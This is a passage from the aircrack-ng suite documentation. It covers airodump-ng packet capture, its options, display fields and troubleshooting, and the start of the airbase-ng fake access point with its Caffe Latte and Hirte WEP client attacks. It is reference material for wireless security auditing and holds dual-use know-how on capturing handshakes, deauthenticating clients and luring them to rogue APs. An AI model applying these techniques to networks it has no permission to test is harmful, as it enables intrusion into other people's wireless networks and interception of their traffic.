- Make sure the card(s) are on the same channel as your AP and locked on this channel. When putting your card into monitor mode, be sure to specify the channel via airmon-ng. You can use iwconfig to confirm which channel your card is currently on. The injection test will fail if your card and access point are on different channels.
- Make sure your card is not channel hopping. A very common mistake is to have airodump-ng running in channel hopping mode. If you use airodump-ng, be sure to use the ”-c <channel>” option. Additionally, ensure all network managers and similar are killed off.

"Network is down" error message

If you get error messages similar to the following for Atheros-based cards and the madwifi-ng driver:

```
aireplay-ng -9 -e teddy -a 00:14:6C:7E:40:80 -B ath0
Interface ath0 -> driver: Madwifi-NG
12:36:30  ath0 channel: 10
12:36:30  Trying broadcast probe requests...
write failed: Network is down
wi_write(): Network is down
```

Remove the ”-B” bitrate option from the request. There is an underlying problem with the madwifi-ng driver concerning changing bitrates on the fly. Simply put, you cannot currently change bitrates on the fly. A request has been made to the madwifi-ng developers to fix this. Until this is done, you cannot use the ”-B” option with madwifi-ng drivers.

Airodump-ng shows APs but they don't respond

The injection test uses broadcast probe requests. Not all APs respond to broadcast probe requests. So the injection test may fail because the APs are ignoring the broadcast packets. As well, you quite often can receive packets from APs further away then your card can transmit to. So the injection test may fail because your card cannot transmit far enough for the AP to receive them.

In both cases, try another channel with multiple APs. Or try the specific SSID test described above.

Airodump-ng

Description

Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs [http://en.wikipedia.org/wiki/Initialization_vector] (Initialization Vector) for the intent of using them with aircrack-ng. If you have a GPS receiver connected to the computer, airodump-ng is capable of logging the coordinates of the found access points.

Additionally, airodump-ng writes out several files containing the details of all access points and clients seen.

Usage

Before running airodump-ng, you may start the airmon-ng script to list the detected wireless interfaces. It is possible, but not recommended, to run Kismet [http://www.kismetwireless.net] and airodump-ng at the same time.

```
usage: airodump-ng <options> <interface>[,<interface>,...]

Options:
    --ivs               : Save only captured IVs
    --gpsd              : Use GPSd
    --write    <prefix> : Dump file prefix
    -w                  : same as --write
    --beacons           : Record all beacons in dump file
    --update     <secs> : Display update delay in seconds
    --showack           : Prints ack/cts/rts statistics
    -h                  : Hides known stations for --showack
    -f          <msecs> : Time in ms between hopping channels
    --berlin     <secs> : Time before removing the AP/client
                          from the screen when no more packets
                          are received (Default: 120 seconds)
    -r           <file> : Read packets from that file
    -x          <msecs> : Active Scanning Simulation
    --output-format
              <formats> : Output format. Possible values:
                          pcap, ivs, csv, gps, kismet, netxml
                          Short format "-o"
                          The option can be specified multiple times.  In this case, each file format
                          specified will be output.  Only ivs or pcap can be used, not both.
```

```
Filter options:
    --encrypt   <suite> : Filter APs by cipher suite
    --netmask <netmask> : Filter APs by mask
    --bssid     <bssid> : Filter APs by BSSID
    -a                  : Filter unassociated clients

By default, airodump-ng hop on 2.4Ghz channels.
You can make it capture on other/specific channel(s) by using:
    --channel <channels>: Capture on specific channels
    --band <abg>        : Band on which airodump-ng should hop
    -C    <frequencies> : Uses these frequencies in MHz to hop
    --cswitch  <method> : Set channel switching method
                0     : FIFO (default)
                1     : Round Robin
                2     : Hop on last
    -s                  : same as --cswitch

    --help              : Displays this usage screen
```

You can convert .cap / .dump file to .ivs format or merge them.

Usage Tips

What's the meaning of the fields displayed by airodump-ng ?

airodump-ng will display a list of detected access points, and also a list of connected clients (“stations”). Here's an example screenshot:

```
 CH  9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][ WPA handshake: 00:14:6C:7E:40:80

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:09:5B:1C:AA:1D   11  16       10        0    0  11  54.  OPN              NETGEAR
 00:14:6C:7A:41:81   34 100       57       14    1   9  11e  WEP  WEP         bigbear
 00:14:6C:7E:40:80   32 100      752       73    2   9  54   WPA  TKIP   PSK  teddy

 BSSID              STATION            PWR   Rate   Lost  Packets  Probes

 00:14:6C:7A:41:81  00:0F:B5:32:31:31   51   36-24    2       14
 (not associated)   00:14:A4:3F:8D:13   19    0-0     0        4    mossy
 00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1   36-36    0        5
 00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35   54-54    0       99    teddy
```

The first line shows the current channel, elapsed running time, current date and optionally if a WPA/WPA2 handshake was detected. In the example above, "WPA handshake: 00:14:6C:7E:40:80" indicates that a WPA/WPA2 handshake was successfully captured for the BSSID.

In the example above the client rate of "36-24" means:

- The first number is the last data rate from the AP (BSSID) to the Client (STATION). In this case 36 megabits per second.
- The second number is the last data rate from Client (STATION) to the AP (BSSID). In this case 24 megabits per second.
- These rates may potentially change on each packet transmission. It is simply the last speed seen.
- These rates are only displayed when locked to a single channel, the AP/client transmission speeds are displayed as part of the clients listed at the bottom.
- NOTE: APs need more then one packet to appear on the screen. APs with a single packet are not displayed.

Field	**Description**
BSSID	MAC address of the access point. In the Client section, a BSSID of "(not associated)" means that the client is not associated with any AP. In this unassociated state, it is searching for an AP to connect with.
PWR	Signal level reported by the card. Its signification depends on the driver, but as the signal gets higher you get closer to the AP or the station. If the BSSID PWR is -1, then the driver doesn't support signal level reporting. If the PWR is -1 for a limited number of stations then this is for a packet which came from the AP to the client but the client transmissions are out of range for your card. Meaning you are hearing only 1/2 of the communication. If all clients have PWR as -1 then the driver doesn't support signal level reporting.
RXQ	Receive Quality as measured by the percentage of packets (management and data frames) successfully received over the last 10 seconds. See note below for a more detailed explanation.
Beacons	Number of announcements packets sent by the AP. Each access point sends about ten beacons per second at the lowest rate (1M), so they can usually be picked up from very far.
# Data	Number of captured data packets (if WEP, unique IV count), including data broadcast packets.
#/s	Number of data packets per second measure over the last 10 seconds.
CH	Channel number (taken from beacon packets). Note: sometimes packets from other channels are captured even if airodump-ng is not hopping, because of radio interference.
MB	Maximum speed supported by the AP. If MB = 11, it's 802.11b, if MB = 22 it's 802.11b+ and higher rates are 802.11g. The dot (after 54 above) indicates short preamble is supported. Displays "e" following the MB speed value if the network has QoS enabled.
ENC	Encryption algorithm in use. OPN = no encryption,"WEP?" = WEP or higher (not enough data to choose between WEP and WPA/WPA2), WEP (without the question mark) indicates static or dynamic WEP, and WPA or WPA2 if TKIP or CCMP is present.
CIPHER	The cipher detected. One of CCMP, WRAP, TKIP, WEP, WEP40, or WEP104. Not mandatory, but TKIP is typically used with WPA and CCMP is typically used with WPA2. WEP40 is displayed when the key index is greater then 0. The standard states that the index can be 0-3 for 40bit and should be 0 for 104 bit.
AUTH	The authentication protocol used. One of MGT (WPA/WPA2 using a separate authentication server), SKA (shared key for WEP), PSK (pre-shared key for WPA/WPA2), or OPN (open for WEP).
ESSID	Shows the wireless network name. The so-called "SSID", which can be empty if SSID hiding is activated. In this case, airodump-ng will try to recover the SSID from probe responses and association requests. See this section for more information concerning hidden ESSIDs.
STATION	MAC address of each associated station or stations searching for an AP to connect with. Clients not currently associated with an AP have a BSSID of "(not associated)".
Lost	The number of data packets lost over the last 10 seconds based on the sequence number. See note below for a more detailed explanation.
Packets	The number of data packets sent by the client.
Probes	The ESSIDs probed by the client. These are the networks the client is trying to connect to if it is not currently connected.

NOTES:

RXQ expanded:
Its measured over all management and data frames. That's the clue, this allows you to read more things out of this value. Lets say you got 100 percent RXQ and all 10 (or whatever the rate) beacons per second coming in. Now all of a sudden the RXQ drops below 90, but you still capture all sent beacons. Thus you know that the AP is sending frames to a client but you can't hear the client nor the AP sending to the client (need to get closer). Another thing would be, that you got a 11MB card to monitor and capture frames (say a prism2.5) and you have a very good position to the AP. The AP is set to 54MBit and then again the RXQ drops, so you know that there is at least one 54MBit client connected to the AP.

N.B.: RXQ column will only be shown if you are locked on a single channel, not channel hopping.

Lost expanded:
It means lost packets coming from the client. To determine the number of packets lost, there is a sequence field on every non-control frame, so you can subtract the second last sequence number from the last sequence number and you know how many packets you have lost.

Possible reasons for lost packets:

1. You cannot send (in case you are sending) and listen at the same time, so every time you send something you can't hear the packets being transmitted in that interval.
2. You are maybe losing packets due too high transmit power (you may be too close to the AP).
3. There is too much noise on the current channel (other APs, microwave oven, bluetooth…)

To minimize the number of lost packets, vary your physical position, type of antenna used, channel, data rate and/or injection rate.

Run aircrack-ng while capturing data

To speed up the cracking process, run aircrack-ng while you are running airodump-ng. You can capture and crack at the same time. Aircrack-ng will periodically reread the captured data so it is always working with all the available IVs.

Limiting Data Capture to a Single AP

To limit the data capture to a single AP you are interested in, include the ”- -bssid” option and specify the AP MAC address. For example: “airodump-ng -c 8 - -bssid 00:14:6C:7A:41:20 -w capture ath0”.

How to Minimize Disk Space for Captures

To minimize disk space used by the capture, include the ”- -ivs” option. For example: “airodump-ng -c 8 - -bssid 00:14:6C:7A:41:20 -w capture - -ivs ath0”. This only stores the initialization vectors and not the full packet. This cannot be used if you are trying to capture the WPA/WPA2 handshake or if you want to use PTW attack on WEP.

How to Select All APs Starting With Similar BSSIDs

Lets say, for example, you wish to capture packets for all Cisco-Linksys APs where the BSSID starts with “00:1C:10”.

You specify that starting bytes you wish to match with the ”-d” / ”–bssid” option and pad with zeroes to a full MAC. Then use ”-m” / ”–netmask” option to specify which part of the BSSID you wish to match via “F”s and pad with zeroes to a full MAC.

So since you want to match “00:1C:10”, you use “FF:FF:FF”.

```
airodump-ng -d 00:1C:10:00:00:00 -m FF:FF:FF:00:00:00 wlan0
```

How to Select Specific Channels or a Single Channel

The ”–channel” (-c) option allows a single or specific channels to be selected.

Example of a single channel:

```
airodump-ng -c 11 wlan0
```

For cards which needs to be reset when on a single channel:

```
airodump-ng -c 11,11 wlan0
```

Example of selected channels:

```
airodump-ng -c 1,6,11 wlan0
```

Text Files Containing Access Points and Clients

Each time airodump-ng is run with the option to write IVs or full packets, a few text files are also generated and written to disk. They have the same name and a suffix of ”.csv” (CSV file), ”.kismet.csv” (Kismet CSV file) and ”.kismet.netxml” (Kismet newcore netxml file).

The CSV file contains the details of all access points and clients seen. See kismet documentation for more details about the kismet CSV and netxml.

Here is an example:

```
BSSID, First time seen, Last time seen, channel, Speed, Privacy, Cipher, Authentication, Power, # beacons, # IV , LAN IP, ID-length, ESSID, Key
00:1C:10:26:22:41, 2007-10-07 12:48:58, 2007-10-07 12:49:44,  6,  48, WEP , WEP,    , 171,      301,        0, 0.  0.  0.  0,   5, zwang,
00:1A:70:51:B5:71, 2007-10-07 12:48:58, 2007-10-07 12:49:44,  6,  48, WEP , WEP,    , 175,      257,        1, 0.  0.  0.  0,   9, brucey123,
00:09:5B:7C:AA:CA, 2007-10-07 12:48:58, 2007-10-07 12:49:44, 11,  54, OPN ,     ,    , 189,      212,        0,   0.  0.  0.  0,   7, NETGEAR,

Station MAC, First time seen, Last time seen, Power, # packets, BSSID, Probed ESSIDs
00:1B:77:7F:67:94, 2007-10-07 12:49:43, 2007-10-07 12:49:43, 178,        3, (not associated) ,
```

Usage Troubleshooting

I am getting no APs or clients shown

If you have a laptop with a builtin wireless card, ensure it is “turned on / enabled” in the bios

Does your card works in managed mode? If not, the problem is not with airodump-ng. You need to get this working first.

See if this madwifi-ng web page [http://madwifi-project.org/wiki/UserDocs/MiniPCI] has information that may be helpful.

Although it is not very “scientific”, sometimes simply unloading then reloading the driver will get it working. This is done with the rmmod and modprobe commands.

Also see the next troubleshooting tip.

I am getting little or no data

- Make sure you used the ”-c” or ”- -channel” option to specify a single channel. Otherwise, by default, airodump-ng will hop between channels.
- You might need to be physically closer to the AP to get a quality signal.
- Make sure you have started your card in monitor mode with airmon-ng (Linux only).

Note for madwifi-ng

Make sure there are no other VAPs running. There can be issues when creating a new VAP in monitor mode and there was an existing VAP in managed mode.

You should first stop ath0 then start wifi0:

```
airmon-ng stop ath0
airmon-ng start wifi0
```

or

```
wlanconfig ath0 destroy
wlanconfig ath create wlandev wifi0 wlanmode monitor
```

Airodump-ng keeps switching between WEP and WPA

This is happening because your driver doesn't discard corrupted packets (that have an invalid CRC). If it's a ipw2100 (Centrino b), it just can't be helped; go buy a better card. If it's a Prism2, try upgrading the firmware.

Airodump-ng stops capturing data after a short period of time

The most common cause is that a connection manager is running on your system and takes the card out of monitor mode. Be sure to stop all connection managers prior to using the aircrack-ng suite. In general, disabling “Wireless” in your network manager should be enough but sometimes you have to stop them completely. It can be done with airmon-ng:

```
airmon-ng check kill
```

Recent linux distributions use *upstart*; it automatically restarts the network manager. In order to stop it, see the following entry.

As well, make sure that wpa_supplicant [http://hostap.epitest.fi/wpa_supplicant/] is not running. Another potential cause is the PC going to sleep due to power saving options. Check your power saving options.

The madwifi-ng driver for the atheros chipset contains a bug in releases up to r2830 which causes airodump-ng in channel hopping mode to stop capturing data after a few minutes. The fix is to use r2834 or above of the madwifi-ng drivers.

See also this entry for recent

Hidden SSIDs "<length: ?>"

You will sometimes see ”<length: ?>” as the SSID on the airodump-ng display. This means the SSID is hidden. The ”?” is normally the length of the SSID. For example, if the SSID was “test123” then it would show up as ”<length: 7>” where 7 is the number of characters. When the length is 0 or 1, it means the AP does not reveal the actual length and the real length could be any value.

To obtain the hidden SSID there are a few options:

- Wait for a wireless client to associate with the AP. When this happens, airodump-ng will capture and display the SSID.
- Deauthenticate an existing wireless client to force it to associate again. The point above will apply.
- Use a tool like mdk3 [http://homepages.tu-darmstadt.de/~p_larbig/wlan] to bruteforce the SSID.
- You can use Wireshark combined with one or more of these filters to review data capture files. The SSID is included within these packets for the AP.

```
wlan.fc.type_subtype == 0 (association request)
wlan.fc.type_subtype == 4 (probe request)
wlan.fc.type_subtype == 5 (probe response)
```

Airodump-ng freezes when I change injecting rate

There are two workarounds:

- Change the rate before using airodump-ng
- Restart airodump-ng

"fixed channel" error message

If the top of your airodump screen looks something like:

```
 CH  6 ][ Elapsed: 28 s ][ 2008-09-21 10:39 ][ fixed channel ath0: 1
```

Then this means you started started airodump-ng with a fixed channel parameter (-c / –channel) but some other process is changing the channel. “CH 6” on the left is the channel that was specified when airodump-ng was started. “fixed channel ath0: 1” on the right indicates that ath0 was used when airodump-ng was started but the interface is currently on channel 1 (instead of channel 6). You might also see this channel number changing indicating that channel scanning is taking place.

It is critical that the root cause of the problem be eliminated and then airodump-ng restarted again. Here are some possible reasons and how to correct them:

- There is one or more interfaces in “managed mode” and these are are scanning for an AP to connect to. Do not use any command, process or program to connect to APs at the same time as you use the aircrack-ng suite.
- Other processes are changing the channel. A common problem are network managers. You can also use “airmon-ng check” on current versions of the aircrack-ng suite to identify problem processes. Then use “kill” or “killall” to destroy the problem processes. For example, use “killall NetworkManager && killall NetworkManagerDispatcher” to eliminate network managers.
- If you are using the madwifi-ng driver and have more then the ath0 interface created, the driver may be automatically scanning on the other interfaces. To resolve this, stop all interfaces except ath0.
- You have wpa_supplicant running at the same time. Stop wpa_supplicant.
- You run airmon-ng to set the channel while airodump-ng is running. Do not do this.
- You run another instance of airodump-ng in scanning mode or set to another channel. Stop airodump-ng and do not do this.
- There is a known bug that affects recent versions of compat-wireless or wireless-testing drivers (shows channel as -1): http://trac.aircrack-ng.org/ticket/742 [http://trac.aircrack-ng.org/ticket/742]

It can also means that you cannot use this channel (and airodump-ng failed to set the channel). Eg: using channel 13 with a card that only supports channels from 1 to 11.

Where did my output files go?

You ran airodump-ng and now cannot find the output files.

First, make sure you ran airodump-ng with the option to create output files. You must include -w or –write plus the file name prefix. If you fail to do this then no output files are created.

By default, the output files are placed in the directory where you start airodump-ng. Before starting airodump-ng, use “pwd” to display the current directory. Make a note of this directory so your return to it a later time. To return to this directory, simply type “cd <full directory name including the full path>”.

To output the files to a specific directly, add the full path to the file prefix name. For example, lets say you want to output all your files to ”/aircrack-ng/captures”. First, create /aircrack-ng/captures if it does not already exist. Then include ”-w /aircrack-ng/captures/<file prefix>” on your airodump-ng command line.

To access your files later when running aircrack-ng, either change to the directory where the files are located or prefix the file name with the full path.

Windows specific

The adapter is not detected

1. Make sure the special driver is installed. Read Driver installing page for a guide on installing such driver.
2. If the special driver is installed but it still isn't detected, try another version of the driver (older or newer).

The application has failed to start because MSVCR70.dll was not found

Obtain the file from http://www.dll-files.com/dllindex/dll-files.shtml?msvcr70 [http://www.dll-files.com/dllindex/dll-files.shtml?msvcr70] or it is also located in the bin directory of the zip file of the Windows version of aircrack-ng suite. Typically, it should be located in **C:\<windows root directory>\system32**.

The application freezes under Microsoft Windows

Ensure you are using the correct drivers for your particular wireless card. Plus the correct Wildpackets driver. Failure to do so may result in your PC freezing when running airodump-ng.

The powersaver option on the card can also cause the application to freeze or crash. Try disabling this option via the “Properties” section of your card. Another kludge is to keep moving your mouse every few minutes to eliminate the powersaver option from kicking in.

How to get airodump-ng to work under Windows Vista?

The following fix has reportedly worked for some people: What you have to do is right click on airodump-ng.exe, select properties, compatibility, and check run in compatibility mode for Windows XP. Also, check the box at the bottom that says to run as administrator.

peek.sys file is zero bytes!

Peek.sys being zero bytes is normal. You can proceed to use airodump-ng.

This file is created by airodump-ng to prevent the driver dialog box from being shown each time the program is run.

error: "Failed to download Peek files"

You may have a DNS problem or there is an Internet connectivity problem. Manually download the following files and place them in the same directory as the airodump-ng.exe file.

- Peek.dll and Peek5.sys [http://www.tuto-fr.com/tutoriaux/crack-wep/fichiers/wlan/winxp/Peek.zip]

Various errors referencing peek.dll

If you receive one or more of these errors:

- Dialog Box Error: “The application or DLL C:\????\bin\Peek.dll is not a valid Windows image. Please check this against your installation diskette.”
- GUI Screen Error: “LoadLibrary (Peek.dll) failed, make sure this file is present in the current directory. Press Ctrl-c to exit.”

This means the peek.dll and/or peek5.sys file are missing from the directory which contains the airodump-ng.exe file or are corrupted. See the previous troubleshooting entry for instructions on how to download the files.

No data is captured under Windows

- Using the Windows network connections manager, ensure the wireless device is enabled.
- Ensure that your Windows wireless configuration manager is enabled and the configuration manager that comes with your card is disabled.
- Do not run any wireless configuration manager while trying to use the aircrack-ng suite.
- Do not run any wireless program such as monitor mode checkers while trying to use the aircracck-ng suite.
- Check the “Driver Provider” name for the driver being used for your wireless device via properties to ensure it says Wildpackets. Also confirm the driver version is what you expect.
- Using a command prompt, change to the directory where airodump-ng.exe is located. Confirm that peek.dll and peek.sys exist in this directory.
- Using the command prompt and while still in the directory containing airodump-ng, try starting airodump-ng. It should not ask you about downloading Wildpackets or peek files. If it does, you do not have everything installed correctly. Redo the installation instructions.

Review all your steps

If airodump-ng is not functioning, it cannot detect your card or you get the blue screen of death, review the instructions for installing the software and drivers. If you cannot identify the problem, redo everything from scratch. Also check the this tutorial for ideas.

Airodump-ng Bluescreen

Airodump-ng or any “user space” program cannot produce a bluescreen, it is the driver which is the root cause. In most cases, these bluescreen failures cannot be resolved since these drivers are closed source.

Interaction

Since revision r1648, airodump-ng can receive and interpret key strokes while running. The following list describes the currently assigned keys and supposed actions.

- [a]: Select active areas by cycling through these display options: AP+STA; AP+STA+ACK; AP only; STA only
- [d]: Reset sorting to defaults (Power)

- [i]: Invert sorting algorithm
- [m]: Mark the selected AP or cycle through different colors if the selected AP is already marked
- [r]: (De-)Activate realtime sorting - applies sorting algorithm everytime the display will be redrawn
- [s]: Change column to sort by, which currently includes: First seen; BSSID; PWR level; Beacons; Data packets; Packet rate; Channel; Max. data rate; Encryption; Strongest Ciphersuite; Strongest Authentication; ESSID
- [SPACE]: Pause display redrawing/ Resume redrawing
- [TAB]: Enable/Disable scrolling through AP list
- [UP]: Select the AP prior to the currently marked AP in the displayed list if available
- [DOWN]: Select the AP after the currently marked AP if available

If an AP is selected or marked, all the connected stations will also be selected or marked with the same color as the corresponding Access Point.

Airbase-ng

Description

This documentation is still under development. There is quite a bit more work to be done on this documentation. Please post any comments or suggestions to this thread in the Forum [http://forum.aircrack-ng.org/index.php?topic=3247.0].

Airbase-ng is multi-purpose tool aimed at attacking clients as opposed to the Access Point (AP) itself. Since it is so versatile and flexible, summarizing it is a challenge. Here are some of the feature highlights:

- Implements the Caffe Latte WEP client attack
- Implements the Hirte WEP client attack
- Ability to cause the WPA/WPA2 handshake to be captured
- Ability to act as an ad-hoc Access Point
- Ability to act as a full Access Point
- Ability to filter by SSID or client MAC addresses
- Ability to manipulate and resend packets
- Ability to encrypt sent packets and decrypt received packets

The main idea is of the implementation is that it should encourage clients to associate with the fake AP, not prevent them from accessing the real AP.

A tap interface (atX) is created when airbase-ng is run. This can be used to receive decrypted packets or to send encrypted packets.

As real clients will most probably send probe requests for common/configured networks, these frames are important for binding a client to our softAP. In this case, the AP will respond to any probe request with a proper probe response, which tells the client to authenticate to the airbase-ng BSSID. That being said, this mode could possibly disrupt the correct functionality of many APs on the same channel.

WARNING: airbase-ng can easily disrupt Access Points around you. Where possible, use filters to minimize this possibility. Always act responsibly and do not disrupt networks which do not belong to you.

Usage

usage: airbase-ng <options> <replay interface>

Options

- -a bssid : set Access Point MAC address
- -i iface : capture packets from this interface
- -w WEP key : use this WEP key to encrypt/decrypt packets
- -h MAC : source mac for MITM mode
- -f disallow : disallow specified client MACs (default: allow)
- -W 0|1 : [don't] set WEP flag in beacons 0|1 (default: auto)
- -q : quiet (do not print statistics)
- -v : verbose (print more messages) (long --verbose)
- -M : M-I-T-M between [specified] clients and bssids (NOT CURRENTLY IMPLEMENTED)
- -A : Ad-Hoc Mode (allows other clients to peer) (long --ad-hoc)

- -Y in|out|both : external packet processing
- -c channel : sets the channel the AP is running on
- -X : hidden ESSID (long --hidden)
- -s : force shared key authentication
- -S : set shared key challenge length (default: 128)
- -L : Caffe-Latte attack (long --caffe-latte)
- -N : Hirte attack (cfrag attack), creates arp request against wep client (long –cfrag)
- -x nbpps : number of packets per second (default: 100)
- -y : disables responses to broadcast probes
- -0 : set all WPA,WEP,open tags. can't be used with -z & -Z
- -z type : sets WPA1 tags. 1=WEP40 2=TKIP 3=WRAP 4=CCMP 5=WEP104
- -Z type : same as -z, but for WPA2
- -V type : fake EAPOL 1=MD5 2=SHA1 3=auto
- -F prefix : write all sent and received frames into pcap file
- -P : respond to all probes, even when specifying ESSIDs
- -I interval : sets the beacon interval value in ms
- -C seconds : enables beaconing of probed ESSID values (requires -P)

Filter options:

- --bssid <MAC> : BSSID to filter/use (short -b)
- --bssids <file> : read a list of BSSIDs out of that file (short -B)
- --client <MAC> : MAC of client to accept (short -d)
- --clients <file> : read a list of MACs out of that file (short -D)
- --essid <ESSID> : specify a single ESSID (short -e)
- --essids <file> : read a list of ESSIDs out of that file (short -E)

Help:

- --help: Displays the usage screen (short -H)

-a BSSID Definition

If the BSSID is not explicitly specified by using ”-a <BSSID>”, then the current MAC of the specified interface is used.

-i iface

If you specify an interface with this option then packets are also captured and processed from this interface in addition to replay interface.

-w WEP key

If WEP should be used as encryption, then the parameter ”-w <WEP key>” sets the en-/decryption key. This is sufficient to let airbase-ng set all the appropriate flags by itself.

If the softAP operates with WEP encryption, the client can choose to use open system authentication or shared key authentication. Both authentication methods are supported by airbase-ng. But to get a keystream, the user can try to force the client to use shared key authentication. ”-s” forces a shared key auth and ”-S <len>” sets the challenge length.

-h MAC

This is the source MAC for the man-in-the-middle attack. The ”-M” must also be specified.

-f allow/disallow

If this option is not specified, it defaults to ”-f allow”. This means the various client MAC filters (-d and -D) define which clients to accept.

By using the ”-f disallow” option, this reverses selection and causes airbase to ignore the clients specified by the filters.

-W WEP Flag

This sets the beacon WEP flag. Remember that clients will normally only connect to APs which are the same as themselves. Meaning WEP to WEP, open to open.

The “auto” option is to allow airbase-ng to automatically set the flag based on context of the other options specified. For example, if you set a WEP key with -w, then the beacon flag would be set to WEP.

One other use of “auto” is to deal with clients which can automatically adjust their connection type. However, these are few and far between.

In practice, it is best to set the value to the type of clients you are dealing with.

-q Quiet Flag

This suppresses printing any statistics or status information.

-v Verbose Flag

This prints additional messages and details to assist in debugging.

-M MITM Attack

This option is not implemented yet. It is a man-in-the-middle attack between specified clients and BSSIDs.

-A Ad-Hoc Mode

This causes airbase-ng to act as an ad-hoc client instead of a normal Access Point.

In ad-hoc mode airbase-ng also sends beacons, but doesn't need any authentication/association. It can be activated by using ”-A”. The soft AP will adjust all flags needed to simulate a station in ad-hoc mode automatically and generate a random MAC, which is used as CELL MAC instead of the BSSID. This can be overwritten by the ”-a <BSSID>” tag. The interface MAC will then be used as source mac, which can be changed with ”-h <sourceMAC>”.

-Y External Processing

The parameter ”-Y” enables the “external processing” Mode. This creates a second interface “atX”, which is used to replay/modify/drop or inject packets at will. This interface must also be brought up with ifconfig and an external tool is needed to create a loop on that interface.

The packet structure is rather simple: the ethernet header (14 bytes) is ignored and right after that follows the complete ieee80211 frame the same way it is going to be processed by airbase-ng (for incoming packets) or before the packets will be sent out of the wireless card (outgoing packets). This mode intercepts all data packets and loops them through an external application, which decides what happens with them. The MAC and IP of the second tap interface doesn't matter, as real ethernet frames on this interface are dropped dropped anyway.

There are 3 arguments for ″-Y″: "in", "out" and "both", which specify the direction of frames to loop through the external application. Obviously "in" redirects only incoming (through the wireless NIC) frames, while outgoing frames aren't touched. "out" does the opposite, it only loops outgoing packets and "both" sends all both directions through the second tap interface.

There is a small and simple example application to replay all frames on the second interface. The tool is called "replay.py" and is located in ″./test″. It's written in python, but the language doesn't matter. It uses pcapy to read the frames and scapy to potentially alter/show and reinject the frames. The tool as it is, simply replays all frames and prints a short summary of the received frames. The variable "packet" contains the complete ieee80211 packet, which can easily be dissected and modified using scapy.

This can be compared to ettercap filters, but is more powerful, as a real programming language can be used to build complex logic for filtering and packet customization. The downside on using python is, that it adds a delay of around 100ms and the cpu utilization is rather large on a high speed network, but its perfect for a demonstration with only a few lines of code.

-c Channel Flag

This is used to specify the channel on which to run the Access Point.

-X Hidden SSID Flag

This causes the Access Point to hide the SSID and to not broadcast the value.

-s Force Shared Key Authentication

When specified, this forces shared key authentication for all clients.

The soft AP will send an "authentication method unsupported" rejection to any open system authentication request if ″-s″ is specified.

-S Shared Key Challenge Length

″-S <len>″ sets the challenge length, which can be anything from 16 to 1480. The default is 128 bytes. It is the number of bytes used in the random challenge. Since one tag can contain a maximum size of 255 bytes, any value above 255 creates several challenge tags until all specified bytes are written. Many clients ignore values different than 128 bytes so this option may not always work.

-L Caffe Latte Attack

Airbase-ng also contains the new caffe-latte attack, which is also implemented in aireplay-ng as attack ″-6″. It can be used with ″-L″ or ″–caffe-latte″. This attack specifically works against clients, as it waits for a broadcast arp request, which happens to be a gratuitous arp. See this [http://wiki.wireshark.org/Gratuitous_ARP] for an explanation of what a gratuitous arp [http://wiki.wireshark.org/Gratuitous_ARP] is. It then flips a few bits in the sender MAC and IP, corrects the ICV (crc32) value and sends it back to the client, where it came from. The point why this attack works in practice is, that at least windows sends gratuitous arps after a connection on layer 2 is established and a static ip is set, or dhcp fails and windows assigned an IP out of 169.254.X.X.

”-x <pps>” sets the number of packets per second to send when performing the caffe-latte attack. At the moment, this attack doesn't stop, it continuously sends arp requests. Airodump-ng is needed to capture the replys.

-N Hirte Attack (Fragmentation Attack)

This attack listens for an ARP request or IP packet from the client. Once one is received, a small amount of PRGA is extracted and then used to create an ARP request packet targeted to the client. This ARP request is actually made of up of multiple packet fragments such that when received, the client will respond.

This attack works especially well against ad-hoc networks. As well, it can be used against softAP clients and normal AP clients.

This option includes added compatibility with some clients. As well, random source IPs and MACs for cfrag attack are included to evade simple flood protection.

-x Number of Packets per Second

This sets the number of packets per second transmission rate (default: 100).

-y Disable Broadcast Probes

When using this option, the fake AP will not respond to broadcast probes. A broadcast probe is where the specific AP is not identified uniquely. Typically, most APs will respond with probe responses to a broadcast probe. This flag will prevent this happening. It will only respond when the specific AP is uniquely requested.

-0 Set WPA/WEP Tags

This enables all WPA/WPA2/WEP Tags to be enabled in the beacons sent. It cannot be specified when also using -z or -Z

-z Set WPA Tag

This specifies the WPA beacon tags. The valid values are: 1=WEP40 2=TKIP 3=WRAP 4=CCMP 5=WEP104. It is recommended that you also set the WEP flag in the beacon with ”-W 1” when using this parameter since some clients get confused without it.

-Z Set WPA2 Tag

This specifies the WPA2 beacon tags. The valid values are the same as WPA. It is recommended that you also set the WEP flag in the beacon with ”-W 1” when using this parameter since some clients get confused without it.

-V EAPOL Type

This specifies the valid EAPOL types. The valid values are: 1=MD5 2=SHA1 3=auto

-F File Name Prefix

This option causes airbase-ng to write all sent and received packets to a pcap file on disk. This is the file prefix (like airodump-ng -w).

-P All Probes

This causes the fake access point to respond to all probes regardless of the ESSIDs specified. Without -P, the old behavior of ignoring probes for non-matching ESSIDs will be used.

-I Beacon Interval

This sets the time in milliseconds between beacons being sent.

When using a list of ESSIDs, all ESSIDs will be broadcast with beacons. As extra ESSIDs are added, the beacon interval value is now adjusted based on the number of ESSIDs times the interval value (0x64 is default still). To support “fast” beaconing of a long list of ESSIDs, the -I parameter can be used to set a smaller interval. To get 0x64 interval for N beacons, set the -I parameter to 0x64/N. If this value goes below ~10 or so, the maximum injection rate will be reached and airbase-ng will not be able to reliable handle new clients. Since each card's injection rates are different, the -I parameters allows it to be tuned to a specific setup and injection speed based on the number of beacons.

-C Seconds

The -P option must also be specified in order to use this option. The wildcard ESSIDs will also be beaconed this number of seconds. A good typical value to use is ”-C 60”.

When running in the default mode (no ESSIDs) or with the -P parameter, the -C option can be used to enable beacon broadcasting of the ESSIDs seen by the directed probes. This allows one client which is probing for a network to result in a beacon for the same network for a brief period of time (the -C parameter, which is the number of seconds to broadcast new probe requests). This works well when some clients are sending directed probes, while others listen passively for beacons. A client which does directed probes results in a beacon which wakes up the passive client and causes the passive client to join the network as well. This is especially useful with Vista clients (which listens passively for beacons in many cases) which share the same WiFi? network as Linux/Mac OS X clients which send directed probes.

Beacon Frames

The beacon frame contains the ESSID in case exactly one ESSID is specified, if several are set, the ESSID will be hidden in the beacon frame with a length of 1. If no ESSID is set, the beacon will contain “default” as ESSID, but accept all ESSIDs in association requests. If the ESSID should be hidden in the beacon frame all the time (read: for no or one specified ESSID), the ”-X” flag can be set.

Control Frame Handling

